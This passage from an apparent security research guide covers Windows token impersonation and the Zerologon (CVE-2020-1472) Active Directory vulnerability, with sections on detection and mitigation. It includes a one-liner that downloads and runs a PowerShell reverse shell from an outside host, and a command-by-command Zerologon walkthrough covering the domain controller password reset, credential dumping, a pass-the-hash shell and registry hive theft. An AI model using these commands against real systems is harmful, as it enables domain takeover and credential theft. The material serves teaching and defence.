Get-Process wininit | Invoke-TokenManipulation -CreateProcess "PowerShell.exe -nop -  
exec bypass -c \"IEX (New-Object  
Net.WebClient).DownloadString('http://10.7.253.6:82/Invoke-PowerShellTcp.ps1');\"";"
```

It will download a PowerShell reverse shell as the impersonated user. The `Invoke-PowerShellTcp` script can be connected to a netcat listener or be connected onto with netcat while acting as a listener itself.

7.3 Detecting Token Impersonation

Detecting and mitigating token impersonation can be very hard. We’ll base our detection on system access control lists (ACLs). According to Microsoft, an access control list (ACL) is a list of access control entries (ACE). Each ACE within an ACL identifies a trustee and specified the allowed, denied or audited access rights for that trustee. The security descriptor for an object can contain two types of ACLs: a DACL (Discretionary Access Control) and a SACL (System Access Control List).

Our detection will be based on system access control lists (SACLs). We may use a SACL to record active and unsuccessful access attempts to the Windows Security Log. We can do this quickly and efficiently with James Forshaw's `NtObjectManager`, a module that adds PowerShell cmdlets to access the NT object manager namespace. Most of what follows is heavily derived from [James Forshaw's blog post](#)²⁹ about how to bypass SACL auditing on LSASS.

Winlogon (Windows Logon) is a part of Microsoft Windows operating systems that manages the protected attention chain, loads the user profile on logon, and optionally locks the device while a screensaver is active. To create a SACL that gives us alerts when **winlogon.exe** is accessed with specific rights, we can run the following commands in PowerShell.

1. `auditpol /set /category:"Object Access" /success:enable /failure:enable`
2. `$p = Get-NtProcess -name winlogon.exe -Access GenericAll,AccessSystemSecurity`
3. `Set-NtSecurityDescriptor $p "S:(AU;SAFA;0x1400;;;WD)" SACL`

When breaking down the commands above, the first line enables system auditing for successful and failed object access attempts.

²⁸ Matt Graeber, `Invoke-TokenManipulation`, *Github*, 2016,

<https://github.com/PowerShellMafia/PowerSploit/blob/c7985c9bc31e92bb6243c177d7d1d7e68b6f1816/Exfiltration/Invoke-TokenManipulation.ps1>, (13th of April 2021)

²⁹ James Forshaw, Bypassing SACL Auditing on LSASS, 2017, <https://www.tiraniddo.dev/2017/10/bypassing-sacl-auditing-on-lsass.html>, (20th of April 2021)

The second line obtains a handle to the winlogon.exe process by using the *GenericAll* and *AccessSystemSecurity* access rights. The *AccessSystemSecurity* right is required to access the SACL.

The third line will apply an audit ACE type, also referred to as an **AU**. This will generate security events for successful/failed access (**SAFA**) from the Everyone (**WD**) group. **0x1400** is the bitwise for the following two access rights:

1. 0x400 PROCESS_QUERY_INFORMATION
2. 0x1000 PROCESS_QUERY_LIMITED_INFORMATION

Either of these rights can be used to obtain access tokens from a process object (winlogon.exe)

With this SACL in place we should be able to get alerts when the winlogon.exe process is accessed with specific access rights.

7.3.1.1 Proof of Concept 1: PROCESS_QUERY_INFORMATION

When we run a test, we see Event ID (EID) 4656 is generated and shows the process object that has been requested, along with the process that requested access and the access right(s) that had been requested. The access mask of 0x1400 is used because a handle that has the PROCESS_QUERY_INFORMATION access right is automatically given the PROCESS_QUERY_LIMITED_INFORMATION access right.




Figure 139: source – <https://posts.specterops.io/understanding-and-defending-against-access-token-theft-finding-alternatives-to-winlogon-exe-80696c8a73b>

7.3.1.2 Proof of Concept 2: PROCESS_QUERY_LIMITED_INFORMATION

When running a test that only requires the PROCESS_QUERY_LIMITED_INFORMATION access right, we see the EID 4656 is generated once again. It shows the process that requested a handle to winlogon.exe with an access right of 0x1000 which, as mentioned earlier, represents the PROCESS_QUERY_LIMITED_INFORMATION access right.




Figure 140: source - <https://posts.specterops.io/understanding-and-defending-against-access-token-theft-finding-alternatives-to-winlogon-exe-80696c8a73b>

EID 4663 is also created, indicating that our test program attempted to access the process object after requesting a handle. By checking for EID 4656 followed by EID 4663, we can detect access token abuse with greater fidelity.




Figure 141: source - <https://posts.specterops.io/understanding-and-defending-against-access-token-theft-finding-alternatives-to-winlogon-exe-80696c8a73b>

We can thus conclude that token impersonation is detectable by configuring system access lists (SACL) to audit objects (in our case winlogon.exe) being accessed with certain permissions. As a result, Windows Security Events will be created for the system administrator(s) to review.

7.4 Token Impersonation Mitigation

There are only a limited amount of possibilities when it comes to mitigating token impersonation attacks. There are two main ways to mitigate the token impersonation attacks.

1. Limiting permissions so that users and user groups can't create tokens. The setting should only be defined for the "Local System Account" via GPO:
 - Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Local Policies -> User Rights Assignment: Create a token object.
 - We should also define who can create a process level token to only the local and network service. This can also be configured through GPO:
 - Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Local Policies -> User Rights Assignment: Replace a process level token.
 - Administrators should also make it common practice to log in as a standard user but run tools with elevated privileges by using the built-in access token manipulation command "runas".
2. An attacker must already obtain local administrator access to make full use of the token impersonation attack. It is thus advised to restrict users and accounts to the least privileges they require.

8 Zerologon

8.1 What is Zerologon?

A vulnerability numbered CVE-2020-1472 has been assigned the name Zerologon. It's named Zerologon because of an error in the logon process in which the initialization vector (IV) is always set to zeros, despite the fact that an IV should always be a random integer.

The Vulnerability Scoring System has given this dangerous vulnerability a severity rating of 10 out of 10 (CVSS v3.1) (CVSS). There are known proof-of-concept (POC) vulnerabilities, and real-world attacks have been happening in the past.

The Cybersecurity and Infrastructure Security Agency released an emergency advisory requiring civilian federal agencies to patch or uninstall all affected Windows servers immediately, as well as warning non-governmental organizations to do so. The first patch was released in August 2020 by Microsoft and needs to be applied to all Domain Controllers.

This bug in Microsoft's Active Directory Netlogon Remote Protocol (MS-NRPC) which allows users to log on to servers that use the NTLM protocol (NT LAN Manager). The most serious flaw in this vulnerability is that MS-NRPC is often used to send account updates, such as passwords for computer service accounts.

2DES was the algorithm used to encrypt the logon mechanism in Windows NT, and we now know it has flaws. MS-NRPC now employs the Advanced Encryption Standard (AES), which is widely regarded as the industry standard for encryption. Additional settings must be chosen in addition to a validated strong algorithm to ensure adequate strength. AES-CFB8 is an obscure configuration used by MS-NRPC because it is not well known and not well tested.

AES-CFB8 has a problem with the Initialization Vector (IV), which should be a random number but is set to 16 bytes of zeros by MS-NRPC. That isn't random at all. It's predictable. Where there is predictability, cryptography is often broken.

8.2 How does the attack work?

A hacker can gain control of a Domain Controller (DC), including the root DC, by exploiting this vulnerability. This is done by changing or deleting the password of a service account on the controller. The hacker will then perform a denial of service attack or take control of the whole network.

An attacker must be able to establish a TCP session with a DC in order to exploit this vulnerability. They may be at a user's desk or connect to an open port in a place like a meeting room where they have a physical network connection. These vulnerabilities are

classified as insider attacks and are the costliest attacks a company can face today. They can be set up from anywhere in the network as long as they can get a foothold to create a TCP session with the Domain Controller.

Security researchers discovered that by using AES-CFB8 with a set IV of 16 bytes of zeros, one out of every 256 keys used would generate a cipher text with a value of all zeros. It's fairly easy for an attacker to generate a cipher text with all zeros since the number of keys is extremely limited. It will take the hacker's machine little more than 2-3 seconds to do this.




Figure 142: source – https://www.trendmicro.com/en_us/what-is/zerologon.html

There is no particular problem if the computer interacting with the DC belongs to a person who is just going about his or her business. The network authentication mechanism will work despite the badly designed encrypted text. The issue only manifests itself as a hacker attempts to take advantage of the device.

1. The hacker will have to first spoof the credential, or password, of a user on the network. Due to the weak implementation of the IV within MS-NRPC, it only takes around 256 tries to get it right. Normally, a user's account will be locked after three failed login guesses if the password policy has been configured correctly, but this is not the case for a computer or machine account authenticating to the DC over the network using the Netlogon service. When a computer logs in, there is no limit on incorrect login attempts, allowing hackers to make a large number of attempts in a limited period of time. They must locate one of the keys that generates an all-zero cipher text.

Once the first step of spoofing the identity has been accomplished, the attacker would still not know the actual encryption key for the session. The attacker is only able to finally spoof their identity by hitting the one key out of 256 that produces an all zero-cipher text.

2. The next step would be to disable signing and sealing. Inside MS-NRPC, the RPC signing and sealing feature is used for transport encryption. This seems to be a rational mechanism so we can encrypt more of our data in transit, but in MS-NRPC, this is an optional function that can be disabled by not setting a flag in the message header. When signing and sealing are disabled, messages are delivered in plain text, allowing hackers to perform whatever action they choose, such as deleting a password or changing it to a different value.
3. The third stage entails changing the password for the spoofed account. An AD server, ideally the root AD server, will be the most powerful device to spoof. The message NetServerPasswordSet2 in MS-NRPC is used by attackers to change the password. A password can be changed by merely submitting the frame with the desired new password. The simplest solution is to delete the password or set it to a blank value, allowing the hacker to log in normally.




Figure 143: source – https://www.trendmicro.com/en_us/what-is/zerologon.html

If an attack is launched on a random computer on the network, the computer would be unable to log in. As a result, the first effect of this attack is a denial of service attack on that device.

8.3 Exploiting Zerologon

8.3.1 Affected Systems

First, it is beneficial for obvious reasons to know which systems are affected by the Zerologon vulnerability. Listed below are the affected systems:

- Windows Server 2008 R2 for x64-based Systems Service Pack 1
- Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
- Windows Server 2012
- Windows Server 2012 (Server Core installation)
- Windows Server 2012 R2
- Windows Server 2012 R2 (Server Core installation)
- Windows Server 2016
- Windows Server 2016 (Server Core installation)
- Windows Server 2019
- Windows Server 2019 (Server Core installation)
- Windows Server, version 1903 (Server Core installation)
- Windows Server, version 1909 (Server Core installation)
- Windows Server, version 2004 (Server Core installation)

8.3.2 Preparation

Before being able to exploit the vulnerability, we must fulfill a couple requirements:

1. The latest version of [Impacket](#) as previously mentioned in this document.

2. The Zerologon exploit script: [link](#)³⁰

8.3.3 Exploitation

It's important to note that the Zerologon exploit will likely break things in a production environment, such as: DNS functionality, communication and replication between Domain Controllers etc. As a result, clients can experience issues when authenticating to the domain. Be careful when running this script in production environments.

8.3.3.1 Enumeration

To perform the exploit, we must first obtain the name of the Domain Controller, this is the NetBIOS computer name. To retrieve this information, we can use [Nbtscan](#)³¹ or Nmap; if the Domain Name is entered incorrectly the attack will likely fail. As you can see in Figure 126 below, we can perform the NetBIOS name scan with the command `nbtscan <ip>`.

```
[root@parrot]-[/home/cycon/tools/research/CVE-2020-1472]
#nbtscan 192.168.1.3
Doing NBT name scan for addresses from 192.168.1.3

IP address      NetBIOS Name    Server    User
-----
192.168.1.3     AD-SERVER       <server>  <unknown>
[root@parrot]-[/home/cycon/tools/research/CVE-2020-1472]
#
```

Figure 144: source - <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

8.3.3.2 Exploiting Zerologon

After obtaining the Domain Controller name (AD-SERVER) we can run the script as follows:
`python3 cve-2020-1472-exploit.py -n AD-SERVER -t 192.168.1.3`

```
[root@parrot]-[/home/cycon/tools/research/CVE-2020-1472]
#python3 cve-2020-1472-exploit.py -n AD-SERVER -t 192.168.1.3

Zerologon

Checker & Exploit by VoidSec
Performing authentication attempts...
.....
[+] Success: Target is vulnerable!
[-] Do you want to continue and exploit the Zerologon vulnerability? [N]/y
y
[+] Success: Zerologon Exploit completed! DC's account password has been set to an empty string.
[root@parrot]-[/home/cycon/tools/research/CVE-2020-1472]
#
```

Figure 145: source - <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

As can be seen in Figure 127. above, the exploit script would request permission to proceed with the exploit by modifying the Domain Controller's password. If you choose N, the script will only act as a checker; if you select Y, the Domain Controller's account password will be reset to an empty string.

We've successfully changed the password of the Domain Controller's account to an empty string. At this point we should be able to run Impacket modules `secretsdump.py` in the `/Impacket/example` directory to dump the credentials from Domain Controller, you can use this command :

```
python3 secretsdump.py -no-pass -just-dc <Domain>/<DC-Name>\$@<IP-Target>
```

³⁰ VoidSec, CVE-2020-1472, [Github](https://github.com/VoidSec/CVE-2020-1472), 2020, <https://github.com/VoidSec/CVE-2020-1472>, (27th of April 2021)

³¹ NBTScan, Sectools, 2003, <https://sectools.org/tool/nbtscan/>, (27th of April 2021)

```
[root@parrot]-[/home/cycon/tools/research/CVE-2020-1472]
#python3 secretsdump.py -no-pass -just-dc CYCON/AD-SERVER\@$@192.168.1.3
Impacket v0.9.23.dev1+20210212.143925.3f3002e1 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:51feaaaba39c95d7efae07af13a939af:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
AD-SERVER$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:938b62a7126c0ba5fd7af4b6f0dc0dda8154da8fb39a6e33d99bfe3d0f1ba7da
krbtgt:aes128-cts-hmac-sha1-96:fb7e10a5e2e739dbeb3185b627601abc
krbtgt:des-cbc-md5:a8f8abd0d0434ca1
AD-SERVER$:aes256-cts-hmac-sha1-96:33b63416a4c6cc06c2a8112d35a382b3e34da0091438921bf19422f5155ccc2f
AD-SERVER$:aes128-cts-hmac-sha1-96:f71fa8c8601ae465e31f56a91ded8940
AD-SERVER$:des-cbc-md5:fd5820a71f049d6d
[*] Cleaning up...
```

Figure 146: source - <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

Then, using the hash obtained from the secretsdump.py results, we can use the wmiexec.py module in the /Impacket/examples directory with this command to gain the shell:

```
python3 wmiexec.py -hashes <hash-value> <domain>/<User>@<IP-Target>
```

```
[root@parrot]-[/home/cycon/tools/research/CVE-2020-1472]
#python3 wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 cycon.id/Administrator@192.168.1.3
Impacket v0.9.23.dev1+20210212.143925.3f3002e1 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[*] Launching semi-interactive shell - Careful what you execute
[*] Press help for extra shell commands
C:\>hostname
AD-SERVER

C:\>whoami
cycon\Administrator

C:\>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::41f0:119:ca6b:2f7c43
    IPv4 Address. . . . . : 192.168.1.3
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter Local Area Connection* 3:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Isatap.{78B9C877-501B-4A8D-86C9-3E2C44796A87}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\>
```

Figure 147: source - <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

8.3.3.3 Restoring the Password

The Active Directory Server does not work properly after successfully changing the DC password. For the DC to continue to function properly, the initial password hash must be reinstalled. After obtaining user Domain Admin, run wmiexec.py with the password obtained from secretsdump.py to the target DC and execute the following steps:

```

C:\>reg save HKLM\SYSTEM system.save
The operation completed successfully.

C:\>reg save HKLM\SAM sam.save
The operation completed successfully.

C:\>reg save HKLM\SECURITY security.save
The operation completed successfully.

C:\>get system.save
[*] Downloading C:\\system.save
C:\>get sam.save
[*] Downloading C:\\sam.save
C:\>get security.save
[*] Downloading C:\\security.save
C:\>

```

Figure 148: source - <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

And then we can run this command on the attacker machine to get the original hash password of DC's account.

```
python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
```

```

[*] -[root@parrot]-[/home/cycon/tools/research/CVE-2020-1472]
#python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
Impacket v0.9.23.dev1+20210212.143925.3f3002e1 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x4159c3f0ba0754a835e3d606327fac30
[*] Dumping local SAM hashes (uid:rld:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:b1f82171bedd5062636a12c8f3b9f99930dc952689882f58f50beaf34f37cfafe50bfea2f5f6fb34ff39285b6e9b4eb8f3c31ab
e8f02323c1144fdd516b7126e49b11b7e08b22cd20a461cab0b36e90c82a6541a342ac4aff4034d931ecd0de0e06a20e7de78e197bee6a7b1956d24ba9cd5f775a5fab
b175ded63c4bdcf2d4e7b690860ca2618cdb134da9f12ed0418a2b178d769fafbbece9faababfdb19d49b47708c4a7ac04280c92986e8cfd719b99b19cd89a572e1714e8
3b53242ad8628ec0016f1d0b537e9871e7fb4e859d4901e274d60bc4c5d869cce5543b3df47aa8ec4af8165ee65f378e6ac2ab9e7d
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:e9b2b3e47b3cc825c9ce1e5e06c60ad4
[*] DPAPI_SYSTEM
dpapi_machinekey:0x067c7a5136ca133ba96a7a05a7b6be1bdea0115b
dpapi_userkey:0xec8d5c6427ad2122f053cb62cd8885b2f043efda
[*] NL$KM
0000 D5 5B 28 F7 D1 FF 7E 1A 70 D5 D2 87 CD BE 97 C4 .[...~.p.....
0010 11 10 B7 9A 03 C5 A6 EA 27 C6 5C 62 79 2E 8C 74 ....c...".\by..t
0020 84 01 00 C4 27 4F BF 9F 62 85 67 36 42 5C 46 53 ....'0..b.g68\FS
0030 A9 4B A7 1F B5 AF DE 1D 4D B1 3B 09 4C B0 B0 B4 .K.....M.;.L...
NL$KM:d55b28f7d1ff7e1a70d5d287cdbe97c4111db79a63c5a6ea27c65c62792e8c7484b100c4274f8f0f62856736425c4653a94ba71fb5afde1d4d813b094cb0b084
[*] Cleaning up...
[*] -[root@parrot]-[/home/cycon/tools/research/CVE-2020-1472]

```

Figure 149: source – <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

After that, we can reinstall the original account hash to the domain by using **reinstall_original_pw.py**, sometimes its required to run it more than once for it to succeed.

```
python3 reinstall_original_pw.py <DC-Name> <IP> <ORIGINAL-NT-HASH>
```



```
[root@parrot]~[/home/cycon/tools/research/CVE-2020-1472]
#python3 reinstall_original_pw.py AD-SERVER 192.168.1.3 b1f82171bedd5062636a12c8f3b9f99930dc952689882f58f50beaf34f3
7cfatfc58bfea2f5f6fb34ff39285b6e9b4eb8f3c31abe8f02323c1144fdd516b7126e49b11b7e08b22cd20a461cab0b36e90c82a6541a342ac4aff4
034d931ecd8de0e06a20e7de78e1976ee6a7b1956d24ba9cd5f775a5fabb175ded63c4bdcf2d4e7b69860ca2618cdb134da9f12ed0418a2b178d769f
afbbeece9faababfbd19d49b47708c4a7ac04280c92986e8cf719b99b19cd89a572e1714e08b532424ad8628ec0016f1d8b537e9871e7fb4e859d490
1e274d60bc4c5d869cce5543b3df47aa8ec4af8165ee65f378e6ac2ab9e7d
Performing authentication attempts...

NetrServerAuthenticate3Response
ServerCredential:
  Data: b'\x8b\x15K\t\xa5\xe0\xe0\x00'
NegotiateFlags: 556793855
AccountRid: 1000
ErrorCode: 0

server challenge b'\x8b\x9egG\x09\xb9\xbdK'
session key b'\x0f2u\x8d\x00\x0b(\xe1\xfe0@\xcde\xc3L~\xba'
NetrServerPasswordSetResponse
ReturnAuthenticator:
  Credential:
    Data: b'\x01\xb90\xc0\xe6\xc2r\xa6'
    Timestamp: 0
  ErrorCode: 0

Success! DC machine account should be restored to it's original value. You might want to secretsdump again to check.
```

Figure 150: source - <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

To make sure the original password has been restored, we can run the following command and should see the output shown below in Figure 133.

```
python3 secretsdump.py -no-pass -just-dc <Domain>/<DC-Name>\$@<IP-Target>
```

```
[root@parrot]~[/home/cycon/tools/research/CVE-2020-1472]
#python3 secretsdump.py -no-pass -just-dc CYCON/AD-SERVER\$@192.168.1.3
Impacket v0.9.23.dev1+20210212.143925.3f3002e1 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a
bad username or authentication information.)
[*] Cleaning up...
```

Figure 151: source - <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>

8.4 Detecting Zerologon

The attack exploits the netlogon protocol, so we can take a look at the netlogon log file located in C:\Windows\debug\netlogon.txt. By default, only some events within Windows logs are audited. We can enable netlogon debug mode via the command listed below with elevated privileges on the Active Directory server.

```
nltest /dbflag:0x2080ffff
```

Figure 134. below shows some interesting lines that have been logged by the netlogon service while the attacker exploits the vulnerability.

```
02/23 16:08:22 [CRITICAL] [3696] CYCON: NetrServerAuthenticate: Bad password 0 for AD-SERVER on account AD-SERVER$
02/23 16:08:22 [CRITICAL] [3696] CYCON: NetrServerAuthenticate: Bad password 0 for AD-SERVER on account AD-SERVER$
02/23 16:08:22 [CRITICAL] [3696] CYCON: NetrServerAuthenticate: Bad password 0 for AD-SERVER on account AD-SERVER$
...
02/23 16:08:22 [CRITICAL] [3696] CYCON: NetrServerAuthenticate: Bad password 0 for AD-SERVER on account AD-SERVER$
02/23 16:08:22 [CRITICAL] [3696] CYCON: NetrServerAuthenticate: Bad password 0 for AD-SERVER on account AD-SERVER$
02/23 16:08:22 [CRITICAL] [3696] CYCON: NetrServerAuthenticate: Bad password 0 for AD-SERVER on account AD-SERVER$
02/23 16:08:22 [CRITICAL] [3696] CYCON: NetrServerAuthenticate: Bad password 0 for AD-SERVER on account AD-SERVER$
02/23 16:08:22 [MISC] [3696] Eventlog: 5805 (1) "AD-SERVER" 0xc0000022 2f8270f1 5bc8d5e7 34c3e164 6665df64 .p./...[d..4d.ef
02/23 16:08:22 [MISC] [3696] Didn't log event since it was already logged.
